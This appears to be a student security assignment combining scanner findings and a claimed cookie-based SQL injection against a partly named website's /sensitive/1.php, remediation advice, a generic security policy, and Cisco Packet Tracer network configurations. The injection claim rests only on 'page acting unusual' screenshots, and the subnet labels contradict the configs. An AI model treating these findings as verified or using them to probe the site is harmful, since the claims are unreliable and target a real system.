DOM data manipulation (reflected DOM-b...	http://wilsecybersec...	/sensitive/1.php	URL path filename	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	URL path filename	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	URL path filename	Information	Firm	
DOM data manipulation (reflected DOM-b...	http://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
DOM data manipulation (reflected DOM-b...	http://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	URL path folder 1	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	URL path folder 1	Information	Firm	
DOM data manipulation (reflected DOM-b...	http://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
DOM data manipulation (reflected DOM-b...	http://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
DOM data manipulation (reflected DOM-b...	https://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
Input returned in response (reflected)	http://wilsecybersec...	/sensitive/1.php	URL path filename	Information	Certain	
Input returned in response (reflected)	http://wilsecybersec...	/sensitive/1.php	URL path folder 1	Information	Certain	
Link manipulation (reflected)	http://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Firm	
User agent-dependent response	https://wilsecybersec...	/sensitive/1.php		Information	Tentative	
Input returned in response (reflected)	https://wilsecybersec...	/sensitive/1.php	URL path filename	Information	Certain	
Input returned in response (reflected)	https://wilsecybersec...	/sensitive/1.php	URL path folder 1	Information	Certain	
Input returned in response (reflected)	http://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Certain	
Input returned in response (reflected)	https://wilsecybersec...	/sensitive/1.php	name of an arbitrarily...	Information	Certain	
DOM data manipulation (DOM-based)	https://wilsecybersec...	/sensitive/1.php		Information	Firm	
DOM data manipulation (DOM-based)	https://wilsecybersec...	/sensitive/1.php		Information	Firm	
DOM data manipulation (DOM-based)	https://wilsecybersec...	/sensitive/1.php		Information	Firm	
DOM data manipulation (DOM-based)	https://wilsecybersec...	/sensitive/1.php		Information	Firm	
TLS certificate	https://wilsecybersec...	/		Information	Certain	
Strict transport security not enforced	https://wilsecybersec...	/sensitive/1.php		Low	Certain	

MANUAL TESTING:


Page breaks out on false condition, indicating a space for SQL Injections.




Vulnerable cookie:

PROOF:

Page acting unusual on running the query





VULNERABLE PARAMETER COOKIE:

cf_clearance

Recommendations for Security Improvements

1. Remediation for SQL Injection

- **Sanitize and Validate Cookie Input**: Ensure proper validation and sanitization of inputs from cookies, including the cf_clearancecookie, before use in SQL queries. Use parameterized queries or prepared statements to prevent SQL injection.
- **Utilize an ORM**: Consider using an Object-Relational Mapping (ORM) tool to interact with the database, reducing the risk of SQL injection through abstraction of raw SQL queries.

2. Mitigation for DOM-based Vulnerabilities

- **Sanitize Client-Side Input**: Ensure any user input reflected in the DOM is properly sanitized and validated. Use libraries such as DOMPurify to prevent malicious scripts from executing.
- **Implement Content Security Policies (CSP)**: Enforce a robust CSP to block malicious scripts injected into the DOM.

3. Handling Reflected Input Safely

- **Sanitize and Escape Output**: Ensure that all user inputs reflected in responses are properly escaped and sanitized before rendering in the browser. Utilize functions like htmlspecialchars in PHP or equivalent in other languages.
- **Apply Output Encoding**: Implement appropriate output encoding for different contexts (e.g., HTML, JavaScript, URL parameters) to prevent XSS.

4. Prevent Link Manipulation

- **Validate and Sanitize URLs**: Ensure URLs and query parameters are validated and sanitized. Avoid reflecting untrusted user input in URLs.
- **Implement Open Redirect Protections**: Prevent open redirects by validating redirect destinations and restricting them to trusted domains.

5. Fixing User-Agent Dependent Responses

- **Standardize Responses Across User Agents**: Ensure the server response is consistent across different user agents. Apply access controls that do not depend on user agent detection.
- **Adopt Security Best Practices**: Avoid relying on user-agent headers for security. Use robust authentication and authorization mechanisms instead.

6. Enforce Strict Transport Security

- **Enable HSTS**: Implement HTTP Strict Transport Security (HSTS) to ensure all connections use HTTPS, preventing interception of traffic over insecure connections.
- **Redirect HTTP to HTTPS**: Automatically redirect all HTTP traffic to HTTPS.

7. Review and Improve TLS Configuration

- **Review TLS Certificates**: Ensure TLS configurations are up-to-date and secure. Use modern protocols (TLS 1.2 or 1.3) and strong cipher suites.
- **Implement Certificate Pinning**: Consider certificate pinning to ensure that only trusted certificates are accepted, even if a Certificate Authority (CA) is compromised.

Task 3

1

Security Policy

1. Purpose

The purpose of this security policy is to establish a framework for the protection of organizational data and resources, ensuring confidentiality, integrity, and availability.

2. Scope

This policy applies to all employees, contractors, and third-party service providers who access organizational information systems and data.

3. Data Protection

3.1 Data Classification

- All data must be classified according to sensitivity (e.g., Public, Internal, Confidential, Restricted).
- Access to data must be based on classification levels.

3.2 Data Encryption

- Sensitive data must be encrypted in transit and at rest.

- Use approved encryption protocols (e.g., AES, TLS).

3.3 Data Retention

- Data must be retained only as long as necessary to fulfill business purposes or comply with legal requirements.
- Regular reviews must be conducted to ensure compliance with retention schedules.

4. Access Control

4.1 User Access Management

- Access to systems and data must be based on the principle of least privilege.
- User accounts must be created, modified, and disabled in accordance with job responsibilities.

4.2 Authentication

- Strong authentication methods (e.g., multi-factor authentication) must be implemented for all critical systems.
- Passwords must meet complexity requirements and be changed regularly.

4.3 Remote Access

- Remote access to organizational systems must be secured through VPN or other secure methods.
- Access must be logged and monitored.

5. Incident Response

5.1 Incident Identification

- Employees must be trained to recognize and report security incidents.
- A designated incident response team (IRT) will be established to handle incidents.

5.2 Incident Containment

- Immediate steps must be taken to contain incidents to prevent further damage.
- Infected systems must be isolated from the network as necessary.

5.3 Incident Recovery

- A recovery plan must be in place to restore systems and data after an incident.
- Post-incident reviews must be conducted to identify lessons learned and improve response processes.

6. Acceptable Use

6.1 Acceptable Use of Resources

- Users must use organizational resources (e.g., computers, networks) for legitimate business purposes only.
- Personal use of organizational resources must be minimal and not interfere with work responsibilities.

6.2 Prohibited Activities


- Users are prohibited from engaging in activities that could harm the organization's reputation or security (e.g., illegal downloads, accessing inappropriate content).
- Sharing of account credentials is strictly forbidden.


6.3 Monitoring


- The organization reserves the right to monitor network traffic and user activity to ensure compliance with this policy.


7. Policy Review and Updates

This policy will be reviewed annually and updated as necessary to reflect changes in technology, business practices, and regulatory requirements.


IPAddress: 196.168.2.0
Gateway: 196.168.2.1
Laptop-PT
Laptop1
PC-PT
PC16
Printer-PT
Printer0
2960-24TT
Switch1
7960
IPPhone0
Building 1
IPAddress: 196.168.1.0
Gateway: 196.168.1.1
PC-PT
PC0
PC-PT
PC3
PC-PT
PC4
PC-PT
PC5
IPAddress 130.10.0.1
IPAddress 172.16.10.0
IPAddress 172.16.0.0
IPAddress 130.10.10.0
Router5
Router6
Router-PT
Router7
Building 3
IPAddress: 196.168.3.0
Gateway: 196.168.3.1
Laptop-PT
Laptop2
Printer-PT
Printer1
SMARTPHONE-PT
Smartphone0
Access Point-PT
Access Point0
PC-PT
PC8
PC-PT
PC9
PC-PT
PC10
PC-PT
PC14
Building 4
IPAddress: 196.168.4.0
Gateway: 196.168.4.1
Server-PT
Server0
WRT300N
Wireless Router0
SMARTPHONE-PT
Smartphone1
PC-PT
PC15
PC-PT
PC13
PC-PT
PC12
PC-PT
PC11


Server0
Physical
Config
Services
Desktop
Programming
Attributes
SERVICES
HTTP
DHCP
DHCPv6
TFTP
DNS
SYSLOG
AAA
NTP
EMAIL
FTP
IoT
VM Management
Radius EAP
DHCP
Interface
FastEthernet0
Service
On
Off
Pool Name
serverPool
Default Gateway
192.168.4.1
DNS Server
0.0.0.0
Start IP Address :
192
168
4
6
Subnet Mask
255
255
255
0
Maximum Number of Users :
25
TFTP Server:
0.0.0.0
WLC Address
0.0.0.0
Add
Save
Remove
Pool Name
Default Gateway
DNS Server
Start IP Address
Subnet Mask
Max User
TFTP Server
WLC Address
serverPool
192.168.4.1
0.0.0.0
192.168.4.6
255.255.255.0
25
0.0.0.0
0.0.0.0
Top


Router5
Physical
Config
CLI
Attributes
GLOBAL
Settings
Algorithm Settings
ROUTING
Static
RIP
INTERFACE
FastEthernet0/0
FastEthernet1/0
Serial2/0
Serial3/0
FastEthernet4/0
FastEthernet5/0
RIP Routing
Network
Add
Network Address
130.10.0.0
172.16.0.0
192.168.1.0
192.168.2.0
Remove
Equivalent IOS Commands
Router>enable
Router#
Router#configure terminal
Enter configuration commands, one per line. End with CNTL/Z.
Router(config)#router rip
Router(config-router)#
Top


PC6
Physical
Config
Desktop
Programming
Attributes
Command Prompt
Pinging 192.168.1.2 with 32 bytes of data:
Request timed out.
Reply from 192.168.1.2: bytes=32 time=19ms TTL=126
Reply from 192.168.1.2: bytes=32 time=14ms TTL=126
Reply from 192.168.1.2: bytes=32 time=22ms TTL=126
Ping statistics for 192.168.1.2:
Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
Minimum = 14ms, Maximum = 22ms, Average = 18ms
C:\>ping 192.168.2.2
Pinging 192.168.2.2 with 32 bytes of data:
Request timed out.
Reply from 192.168.2.2: bytes=32 time=24ms TTL=125
Reply from 192.168.2.2: bytes=32 time=22ms TTL=125
Reply from 192.168.2.2: bytes=32 time=13ms TTL=125
Ping statistics for 192.168.2.2:
Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
Minimum = 13ms, Maximum = 24ms, Average = 19ms
C:\>
Top

PC6

Physical Config Desktop Programming Attributes

Command Prompt

```
Pinging 192.168.2.2 with 32 bytes of data:

Request timed out.
Reply from 192.168.2.2: bytes=32 time=24ms TTL=125
Reply from 192.168.2.2: bytes=32 time=22ms TTL=125
Reply from 192.168.2.2: bytes=32 time=13ms TTL=125

Ping statistics for 192.168.2.2:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 13ms, Maximum = 24ms, Average = 19ms

C:\>ping 192.168.3.2

Pinging 192.168.3.2 with 32 bytes of data:

Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.3.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms

C:\>
```

Top

PC6

Physical Config Desktop Programming Attributes

Command Prompt

```
Pinging 192.168.3.2 with 32 bytes of data:

Reply from 192.168.3.2: bytes=32 time=1ms TTL=128
Reply from 192.168.3.2: bytes=32 time=10ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128
Reply from 192.168.3.2: bytes=32 time<1ms TTL=128

Ping statistics for 192.168.3.2:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 10ms, Average = 3ms

C:\>ping 192.168.4.6

Pinging 192.168.4.6 with 32 bytes of data:

Reply from 192.168.4.6: bytes=32 time=1ms TTL=126
Reply from 192.168.4.6: bytes=32 time=13ms TTL=126
Reply from 192.168.4.6: bytes=32 time=12ms TTL=126
Reply from 192.168.4.6: bytes=32 time=32ms TTL=126

Ping statistics for 192.168.4.6:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 1ms, Maximum = 32ms, Average = 14ms

C:\>
```

Top

Router0

Physical Config CLI Attributes

IOS Command Line Interface

```
show run
Building configuration...

Current configuration : 667 bytes
!
version 12.4
no service timestamps log datetime msec
no service timestamps debug datetime msec
service password-encryption
!
hostname Router
!
!
!
enable secret 5 $1$mERr$20dSWotdefhb5VvnBXMxa0
!
!
!
!
!
!
ip cef
no ipv6 cef
!
```

Ctrl+F6 to exit CLI focus

Copy Paste

Router0

Physical Config CLI Attributes

IOS Command Line Interface

```
%SYS-5-CONFIG_I: Configured from console by console
show run
Building configuration...

Current configuration : 990 bytes
!
version 12.4
no service timestamps log datetime msec
no service timestamps debug datetime msec
service password-encryption
security passwords min-length 10
!
hostname Router
!
login block-for 120 attempts 3 within 60
login on-failure log
login on-success log
!
!
enable secret 5 $1$mERr$20dSWotdefhb5VvnBXMxa0
!
!
!
!
 --More--
```

Ctrl+F6 to exit CLI focus

Copy Paste

```
Router#
Router#
Router#
Router#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Router(config)#username ahmed secret computer
% Password too short - must be at least 10 characters. Password not
configured.
Router(config)#
```

Ctrl+F6 to exit CLI focus Copy Paste

Switch0

Physical Config CLI Attributes

IOS Command Line Interface

```
!
spanning-tree mode pvst
spanning-tree extend system-id
!
interface FastEthernet0/1
 switchport access vlan 10
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
 no cdp enable
 spanning-tree bpduguard enable
 storm-control broadcast level 80
!
interface FastEthernet0/2
 switchport access vlan 20
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
 no cdp enable
 spanning-tree bpduguard enable
 storm-control broadcast level 80
!
interface FastEthernet0/3
 switchport access vlan 30
 --More--
```

Ctrl+F6 to exit CLI focus Copy Paste

Top

Switch0

Physical Config CLI Attributes

IOS Command Line Interface

```
---- ----- ---------- ----- ------ ------ -------- ---- --------
------ ------
1    enet  100001     1500  -      -      -        -    -        0
0
10   enet  100010     1500  -      -      -        -    -        0
0

Switch#show port-security interface fa0/1
Port Security              : Enabled
Port Status                : Secure-up
Violation Mode             : Shutdown
Aging Time                 : 0 mins
Aging Type                 : Absolute
SecureStatic Address Aging : Disabled
Maximum MAC Addresses      : 2
Total MAC Addresses        : 1
Configured MAC Addresses   : 0
Sticky MAC Addresses       : 1
Last Source Address:Vlan   : 0090.2170.16EC:10
Security Violation Count   : 0

Switch#
Switch#
Switch#
Switch#
```

Ctrl+F6 to exit CLI focus

Copy Paste

Switch0

Physical Config CLI Attributes

IOS Command Line Interface

```
Configured MAC Addresses    : 0
Sticky MAC Addresses        : 1
Last Source Address:Vlan    : 0090.2170.16EC:10
Security Violation Count    : 0

Switch#
Switch#
Switch#
Switch#show port-security interface fa0/2
Port Security               : Enabled
Port Status                 : Secure-up
Violation Mode              : Shutdown
Aging Time                  : 0 mins
Aging Type                  : Absolute
SecureStatic Address Aging  : Disabled
Maximum MAC Addresses       : 2
Total MAC Addresses         : 1
Configured MAC Addresses    : 0
Sticky MAC Addresses        : 1
Last Source Address:Vlan    : 000C.9576.20BD:20
Security Violation Count    : 0

Switch#
Switch#
Switch#
```

Ctrl+F6 to exit CLI focus

Copy Paste

Switch0

Physical Config CLI Attributes

IOS Command Line Interface

